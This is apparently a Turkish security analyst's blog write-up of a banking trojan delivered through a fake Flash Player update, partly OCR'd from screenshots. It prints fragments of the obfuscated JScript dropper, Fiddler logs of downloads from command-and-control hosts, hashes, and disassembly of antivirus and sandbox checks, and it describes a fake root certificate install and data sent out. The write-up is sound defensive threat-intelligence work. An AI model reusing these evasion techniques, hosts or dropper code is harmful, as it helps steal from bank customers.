
Aradan aylar geçtikten sonra 2017 yılının Mayıs ayında, bir başka bankadaki uzman arkadaşın paylaşımı ve bankalar arası siber tehditlerin birlikten güç doğar edasıyla paylaşıldığı bir platformda (BASTM) paylaşılan bir bilgi sayesinde zincirdeki kayıp halka olan yukarıda bahsi geçen zararlı yazılıma ulaşmayı başarıbildim. Art niyetli kişiler, kullanıcılar zararlı yazılımı indirmek için öncelikle sahte bir Flash Player güncelleme sayfası oluşturup, buraya içinde Flash-2017.zip dosyası içinde Flash-2017.js isimli bir dosya yüklemişler. Okunaklı olmayan (encoded) bu dosya çalıştırıldığında, ekrana sahte bir hata mesajı çıkarıp, sonlanıyordu. [Zararlı JavaScript Analizi](#) başlıklı yazımı okuyanlar, okunaklı (obfuscated) olmayan bu JScript kodunu hata ayıklama (debugging) yöntemi ile analiz etmeye çalışıklarında 3 büyük internet tarayıcısında hata alındıklarını görebileceklerdir. “WScript is not defined”, “ActiveXObject is not defined” ve benzer durumlarda nasıl hata ayıklama gerçekleştirebileceklerini (debugging) merak edenleri hemen Wscript Hata Ayıklaması başlıklı diğer bir blog yazımı yönlendirebilirim. ;)





```
1
2
3 var ccdffcbabb = '';
4 var aaadeecfdeccae = [];
5 var abcdbefafafe;
6
7
8
9
10
11
12
13 var afdebc = new ActiveXObject('Scripting.FileSystemObject');
14
15 var becafdecbaaabff = afdebc.GetSpecialFolder(2);
16
17
18 /*
19
20 function acfabbbfabdd(cadfdaceacffc) {
21     var ffbfabeffda = cadfdaceacffc.toString();
22     var ecacebbbbbfdcc = '';
23     for (var efadcccbfac = 0; efadcccbfac < ffbfabeffda.length; efadcccbfac += 2)
24         ecacebbbbbfdcc += String.fromCharCode(parseInt(ffbfabeffda.substr(efadcccbfac, 2), 16));
25     return ecacebbbbbfdcc;
26 }
27
28 function cbfeedcbcdbbf(ddccfceaaaab) {
29     return !isNaN(parseFloat(ddccfceaaaab)) && isFinite(ddccfceaaaab);
30 }
31
32
33
34 function cfedcadb(eceedbbdaeafeeceedbbdaeafe, bfadaea) {
35
36     for(i=bfadaea;i>0;i--) {
37
38         eceedbbdaeafeeceedbbdaeafe = eceedbbdaeafeeceedbbdaeafe - 1;
39
40         if(eceedbbdaeafeeceedbbdaeafe<0)eceedbbdaeafeeceedbbdaeafe = 9;
41
42     }
43 }
44
```

JavaScript file length : 7.392 lines : 308 Ln:1 Col:1 Sel:0 | 0 Windows (CR LF) UTF-8 INS ...



JScript kodunu adım adım hata ayıklama ile analiz ettikten sonra bu kodun <http://highteave.xyz/gete14.php?ff1> adresine bir istek gönderdiğini ve her defasında web sunucusundan dönen yanıtın farklı ([Server-side polymorphism](#)) olduğunu gördüm. Web sunucusundan dönen yanıt, kod üzerinde yer alan ilgili fonksiyonlar tarafından çözüldükten sonra diske 0c03.exe (md5: dcfb9cab318417d3c71bc25e717221c2) adı altında kayıt ediliyor ve ardından çalıştırılıyor. Paketlenmiş (packed) 0c03.exe yürütülebilir dosyasını (exe), [x64dbg](#) aracı ile paketinden çıkarıp (unpack), diske kayıt ettiğimde ise zararlı yazılımın maskesi yavaş yavaş düşmeye başladı.

Telerik Fiddler Web Debugger

File Edit Rules Tools View Help GET /book GeoEdge

Replay Stream Decode Keep: All sessions Find Save Browse Clear Cache TextWizard Tearoff

#	Result	Protocol	Host	URL	Body	Cach
67	200	HTTP	hightave.xyz	/gete14.php?ff1	173.455	
111	200	HTTP	hightave.xyz	/gete14.php?ff1	173.397	
116	200	HTTP	hightave.xyz	/gete14.php?ff1	173.408	
127	200	HTTP	hightave.xyz	/gete14.php?ff1	173.458	
128	200	HTTP	hightave.xyz	/gete14.php?ff1	173.517	
129	200	HTTP	hightave.xyz	/gete14.php?ff1	173.498	
130	200	HTTP	hightave.xyz	/gete14.php?ff1	173.678	
131	200	HTTP	hightave.xyz	/gete14.php?ff1	173.543	
132	200	HTTP	hightave.xyz	/gete14.php?ff1	173.526	
133	200	HTTP	hightave.xyz	/gete14.php?ff1	173.503	
134	200	HTTP	hightave.xyz	/gete14.php?ff1	173.513	
135	200	HTTP	hightave.xyz	/gete14.php?ff1	173.522	
136	200	HTTP	hightave.xyz	/gete14.php?ff1	173.483	
137	200	HTTP	hightave.xyz	/gete14.php?ff1	173.532	
139	200	HTTP	hightave.xyz	/gete14.php?ff1	173.527	
140	200	HTTP	hightave.xyz	/gete14.php?ff1	173.442	
141	200	HTTP	hightave.xyz	/gete14.php?ff1	173.577	

Log Filters Timeline API Test
Statistics Inspectors AutoResponder Composer
Headers TextView WebForms HexView Auth Cookies Raw JSON XML
Request Headers [Raw] [Header Definitions]
GET /gete14.php?ff1 HTTP/1.1
Client
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0
Transport
Host: hightave.xyz
Proxy-Connection: Keep-Alive

Get SyntaxView Transformer Headers TextView ImageView HexView WebView
Auth Caching Cookies Raw JSON XML
HTTP/1.1 200 OK
Content-Type: text/html
Date: Tue, 09 May 2017 07:25:42 GMT
Proxy-Connection: Keep-Alive
Server: nginx/1.2.1
Connection: close
Content-Length: 173084
4,1,5,5,4,0,8,7,7,8,2,0,3|||8d6a45408078241558087782ffff4155b2087782415

Find... (press Ctrl+Enter to highlight all) View in Notepad

Capturing All Processes 1 / 17 11mb http://hightave.xyz/gete14.php?ff1

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\mert\Desktop\0c03\0c03.exe

indicators (5/11)
virustotal (38/62 - 15.05.2017)
dos-stub (120 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (4/15)
sections (4)
libraries (2)
imports (191/205)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (1)
strings (21/2489)
debug (n/a)
manifest (invoker)
version (n/a)
certificate (n/a)
overlay (n/a)

engine (62)	positiv (38)	date (dd.mm.y...)	age (...)
McAfee	Artemis!DCFB9CAB3184	15.05.2017	8
AVG	Atros5.BHUH	15.05.2017	8
McAfee-GW-Edition	BehavesLike.Win32.Dropper.mm	14.05.2017	9
Sophos	Mal/Generic-S	15.05.2017	8
Avira	TR/Crypt.EPACK.phzhz	15.05.2017	8
TrendMicro-HouseCall	TROJ_GEN.R01BC0EEA17	15.05.2017	8
Panda	Trj/Cl.A	14.05.2017	9
AegisLab	Troj.W32.Banpak!c	15.05.2017	8
K7GW	Trojan (0050d4f51)	15.05.2017	8
K7AntiVirus	Trojan (0050d4f51)	15.05.2017	8
CAT-QuickHeal	Trojan.Banpak	15.05.2017	8
Symantec	Trojan.Gen.2	14.05.2017	9
Arcabit	Trojan.Generic.D4C788E	15.05.2017	8
MicroWorld-eScan	Trojan.GenericKD.5011598	15.05.2017	8
ALYac	Trojan.GenericKD.5011598	15.05.2017	8
BitDefender	Trojan.GenericKD.5011598	15.05.2017	8
Ad-Aware	Trojan.GenericKD.5011598	15.05.2017	8
F-Secure	Trojan.GenericKD.5011598	15.05.2017	8
GData	Trojan.GenericKD.5011598	15.05.2017	8
Emsisoft	Trojan.GenericKD.5011598 (B)	15.05.2017	8
Kaspersky	Trojan.Win32.Banpak.eb	15.05.2017	8

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help


c:\users\mert\Desktop\memdump2.exe

indicators (4/11)
virustotal (27/61 - 16.05.2017)
dos-stub (192 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (4/15)
sections (8)
libraries (3)
imports (9/20)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (1/2)
strings (113/745)
debug (n/a)
manifest (n/a)

engine (61)	positiv (27)	date (dd.mm.y...)	age (...)
McAfee	Artemis!6EA73DBB9DCA	16.05.2017	7
McAfee-GW-Edition	Artemis!Trojan	15.05.2017	8
Sophos	Mal/Generic-S	16.05.2017	7
K7GW	Proxy-Program (004f16f21)	16.05.2017	7
K7AntiVirus	Proxy-Program (004f16f21)	16.05.2017	7
Avira	TR/AD.Capper.muyhy	16.05.2017	7
TrendMicro	TROJ_GEN.R00XC0VEC17	16.05.2017	7
TrendMicro-HouseCall	TROJ_GEN.R00XC0VEC17	16.05.2017	7
Panda	Trj/GdSda.A	15.05.2017	8
Kaspersky	Trojan.Proxy.Win32.Banker.kl	16.05.2017	7
ZoneAlarm	Trojan.Proxy.Win32.Banker.kl	16.05.2017	7
Symantec	Trojan.Gen.2	15.05.2017	8
Rising	Trojan.ProxyChanger!8.83 (cloud:v4aZeKB5...)	16.05.2017	7
NANO-Antivirus	Trojan.Win32.Banker.eokcqz	16.05.2017	7
VIPRE	Trojan.Win32.Generic!BT	16.05.2017	7

Paketlenmiş

Paketlenmemiş



Flash-2017.js

MD5: 41B90BEC4B0793FA8485D547C527D8D2

SHA-256: A780E527AF6CEEF907D5CBA7FA45DEC9804B265672DB938C82B62D5637FD6DBB

0c03.exe


MD5: DCFB9CAB318417D3C71BC25E717221C2

SHA-256: 5A2B14AB6F8620C812C6C51A0F4F0E0DB9104682392CB4346AFF688AB346EB0A

Zararlı yazılımın paketten çıkış halini [x64dbg](#) aracı ile analiz etmeye başladığında ilgimi çeken bazı tespitlerim oldu. Bunlardan bazlarına değinecek olursam;

Zararlı yazılım Türk ve Kore bankalarını hedef almaktadır.

Çalıştırıldığı sistemin dili Türkçe veya Korece değilse kendini sonlandırmaktadır.



Find All Complete.

Cursor: 000000248 Caret: 0000021F 57344 bytes OVR MOD READ

```

Case &H1C09: GetLanguage = "English(South Africa)"
Case &H2009: GetLanguage = "English(Jamaica)"
Case &H2409: GetLanguage = "English(Caribbean)"
Case &H2809: GetLanguage = "English(Belize)"
Case &H2C09: GetLanguage = "English(Trinidad)"
Case &H40A: GetLanguage = "Spanish(Traditional Sort)"
Case &H80A: GetLanguage = "Spanish(Mexican)"
Case &H0CA: GetLanguage = "Spanish(Modern Sort)"
Case &H100A: GetLanguage = "Spanish(Guatemala)"
Case &H140A: GetLanguage = "Spanish(Costa Rica)"
Case &H180A: GetLanguage = "Spanish(Panama)"
Case &H200A: GetLanguage = "Spanish(Dominican Republic)"
Case &H220A: GetLanguage = "Spanish(Venezuela)"
Case &H240A: GetLanguage = "Spanish(Colombia)"
Case &H280A: GetLanguage = "Spanish(Peru)"
Case &H2C0A: GetLanguage = "Spanish(Argentina)"
Case &H300A: GetLanguage = "Spanish(Ecuador)"
Case &H340A: GetLanguage = "Spanish(Chile)"
Case &H380A: GetLanguage = "Spanish(Uruguay)"
Case &H3C0A: GetLanguage = "Spanish(Paraguay)"
Case &H400A: GetLanguage = "Spanish(Bolivia)"
Case &H440A: GetLanguage = "Spanish(El Salvador)"
Case &H480A: GetLanguage = "Spanish(Honduras)"
Case &H4C0A: GetLanguage = "Spanish(Nicaragua)"
Case &H500A: GetLanguage = "Spanish(Puerto Rico)"
Case &H540A: GetLanguage = "French"
Case &H40C: GetLanguage = "French(Standard)"
Case &H80C: GetLanguage = "French(Belgian)"
Case &H90C: GetLanguage = "French(Canadian)"
Case &H100C: GetLanguage = "French(Swiss)"
Case &H140C: GetLanguage = "French(Luxembourg)"
Case &H4D0: GetLanguage = "Hebrew"
Case &H8D0: GetLanguage = "Hungarian"
Case &H4F0: GetLanguage = "Icelandic"
Case &H410: GetLanguage = "Italian(Standard)"
Case &H810: GetLanguage = "Italian(Swiss)"
Case &H411: GetLanguage = "Japanese"
Case &H412: GetLanguage = "Korean"
Case &H812: GetLanguage = "Korean(Johab)"
Case &H813: GetLanguage = "Dutch(Standard)"
Case &H814: GetLanguage = "Dutch(Belgian)"
Case &H814: GetLanguage = "Norwegian(Bokmal)"
Case &H815: GetLanguage = "Norwegian(Nynorsk)"
Case &H816: GetLanguage = "Polish"
Case &H416: GetLanguage = "Portuguese(Brazilian)"
Case &H816: GetLanguage = "Portuguese(Standard)"
Case &H418: GetLanguage = "Romanian"
Case &H419: GetLanguage = "Russian"
Case &H41A: GetLanguage = "Croatian"
Case &H81A: GetLanguage = "Serbian(Latin)"
Case &H81A: GetLanguage = "Serbian(Cyrillic)"
Case &H41B: GetLanguage = "Slovak"
Case &H41C: GetLanguage = "Albanian"
Case &H41D: GetLanguage = "Swedish"
Case &H41E: GetLanguage = "Swedish(Finland)"
Case &H41F: GetLanguage = "Turkish"
Case &H421: GetLanguage = "Farsi"
Case &H421: GetLanguage = "Indonesian"
Case &H422: GetLanguage = "Ukrainian"
Case &H423: GetLanguage = "Belarusian"
Case &H424: GetLanguage = "Slovenian"
Case &H425: GetLanguage = "Estonian"
Case &H426: GetLanguage = "Latvian"
Case &H427: GetLanguage = "Lithuanian"
Case &H429: GetLanguage = "Farsi"
Case &H42A: GetLanguage = "Vietnamese"
Case &H42D: GetLanguage = "Basque"
Case &H436: GetLanguage = "Afrikaans"
Case &H438: GetLanguage = "Faeroese"
End Select
End Function

```

Çalıştırıldığı sistem üzerinde bdagent.exe (BitDefender), spideragent.exe (Doctor Web) işlemleri (process) çalışıyor ise, uyuma süresi dinamik olarak hesaplanan sleep() fonksiyonunu pas geçip, anti-kum havuzu (sandbox) adına sistem üzerinde python.exe işlemi çalışıyor mu kontrolü yapıp, sonucu evet ise kendisini sonlandırmaktadır. Sistem üzerinde avp.exe, avpui.exe (Kaspersky) işlemleri çalışıyor ise Base64 ile gizlenmiş (encode) farklı bir adresi vekil sunucu olarak kullanmaktadır. (<http://ritakindek.xyz/comitr/conmatr.eew>). Eğer sistem üzerinde Kaspersky yüklü değil ise o zaman farklı bir adresi kullanmaktadır. (<http://redterma.pw/I2WO6r/5i9XDN9.eet>)

0040BE	57	push edi	
0040BE	B8 70 BE 40 00	mov eax,0C03.40BE70	
0040BE	E8 F9 5E FF FF	call 0C03.401D9C	
0040BE	B8 00 E8 40 00	mov ebx,0C03.40E800	
0040BE	BF 9C E8 40 00	mov edi,0C03.40E89C	
0040BE	E8 96 64 FF FF	call 0C03.402348	
0040BE	E8 DD F1 FF FF	call 0C03.40B094	
0040BE	BA 40 C4 40 00	mov edx,0C03.40C440	40C440:"bdagent.exe"
0040BE	B8 E4 E8 40 00	mov eax,0C03.40E8E4	
0040BE	E8 6E 67 FF FF	call 0C03.402634	40C44C:"bdwtxag.exe"
0040BE	BA 4C C4 40 00	mov edx,0C03.40C44C	
0040BE	B8 F0 E8 40 00	mov eax,0C03.40EBF0	
0040BE	E8 5F 67 FF FF	call 0C03.402634	
0040BE	BA 58 C4 40 00	mov edx,0C03.40C458	
0040BE	B8 FC E8 40 00	mov eax,0C03.40EBFC	
0040BE	E8 50 67 FF FF	call 0C03.402634	
0040BE	BA 68 C4 40 00	mov edx,0C03.40C468	40C468:"dwservice.exe"
0040BE	B8 OC E9 40 00	mov eax,0C03.40E90C	
0040BE	E8 41 67 FF FF	call 0C03.402634	
0040BE	BA FO E8 40 00	mov edx,0C03.40EBF0	
0040BE	B8 E4 E8 40 00	mov eax,0C03.40E8E4	
0040BE	E8 FE BB FF FF	call 0C03.407B00	
0040BF	83 F8 01	cmp eax,1	bdagent.exe kontrolü
0040BF	1B C0	sbb eax,eax	
0040BF	40	inc eax	
0040BF	84 C0	test al,al	
0040BF	75 32	jne 0C03.40BF3E	
0040BF	BA OC E9 40 00	mov edx,0C03.40E90C	
0040BF	B8 FC E8 40 00	mov eax,0C03.40EBFC	
0040BF	E8 E5 BB FF FF	call 0C03.407B00	
0040BF	83 F8 01	cmp eax,1	spideragent.exe kontrolü
0040BF	1B C0	sbb eax,eax	
0040BF	40	inc eax	
0040BF	84 C0	test al,al	
0040BF	75 19	jne 0C03.40BF3E	
0040BF	B8 1F 00 00 00	mov eax,1F	
0040BF	E8 55 64 FF FF	call 0C03.402384	
0040BF	83 C0 1E	add eax,1E	
0040BF	: 69 C0 E8 03 00	imul eax,eax,3E8	
0040BF	50	push eax	
0040BF	E8 F2 62 FF FF	call 0C03.sleep>	python.exe kontrolü
0040BF	E8 35 BC FF FF	call 0C03.407B78	
0040BF	85 C0	test eax,eax	
0040BF	74 05	je 0C03.40BF4C	ExitProcess
0040BF	E8 C0 E1 FF FF	call 0C03.40A0CC	
0040BF	3C 00	xor eax,eax	avp.exe ve avpui.exe kontrolü
0040BF	A3 30 E9 40 00	mov dword ptr ds:[40E930],eax	
0040BF	E8 08 FE FF FF	call 0C03.40BD60	
0040BF	83 F8 01	cmp eax,1	
0040BF	1B C0	sbb eax,eax	
0040BF	40	inc eax	
0040BF	3C 01	cmp al,1	

Çalıştırıldığı sistem üzerindeki internet tarayıcılarının ön belleğinde (cache) 7 bankamızın internet şubelerinin web adreslerine dair en az iki kayıt bulur ise sonraki adıma geçiyor aksi halde kendini sonlandırıyor. Önceki adımlardan başarıyla geçer ise çalıştırıldığı sisteme TurkSign adında sahte bir kök sertifika yüklemektedir. Ayrıca çalıştırıldığı Windows'un Product ID'sini ve önbellekte tespit ettiği internet şube adreslerini de bails parametresi ile komuta kontrol merkezine göndermektedir.

The screenshot shows the Telerik Fiddler Web Debugger interface. At the top, the menu bar includes File, Edit, Rules, Tools, View, Help, GET /book, and GeoEdge. The toolbar contains icons for Replay, Go, Stream, Decode, Keep All sessions, Any Process, Find, Save, Browse, Clear Cache, TextWizard, and Tearoff.

The main window displays a session table with one entry (#1) showing a 200 HTTP response from ritakindek.xyz at /trk3/indextr.php?pd=003.. . The Headers tab is selected, showing Request Headers and Response Headers. The Request Headers include:

- GET /trk3/indextr.php?pd=00392- [Raw] [Header Definitions]
- Cache
- Transport
- Host: ritakindek.xyz

Three red arrows point to the 'Cache' header, the 'Transport' header, and the 'Host' header respectively. The Response tab shows the following content:


```
HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Mon, 09 May 2017 18:52:12 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.4.45-0+deb7u4
Content-Length: 5

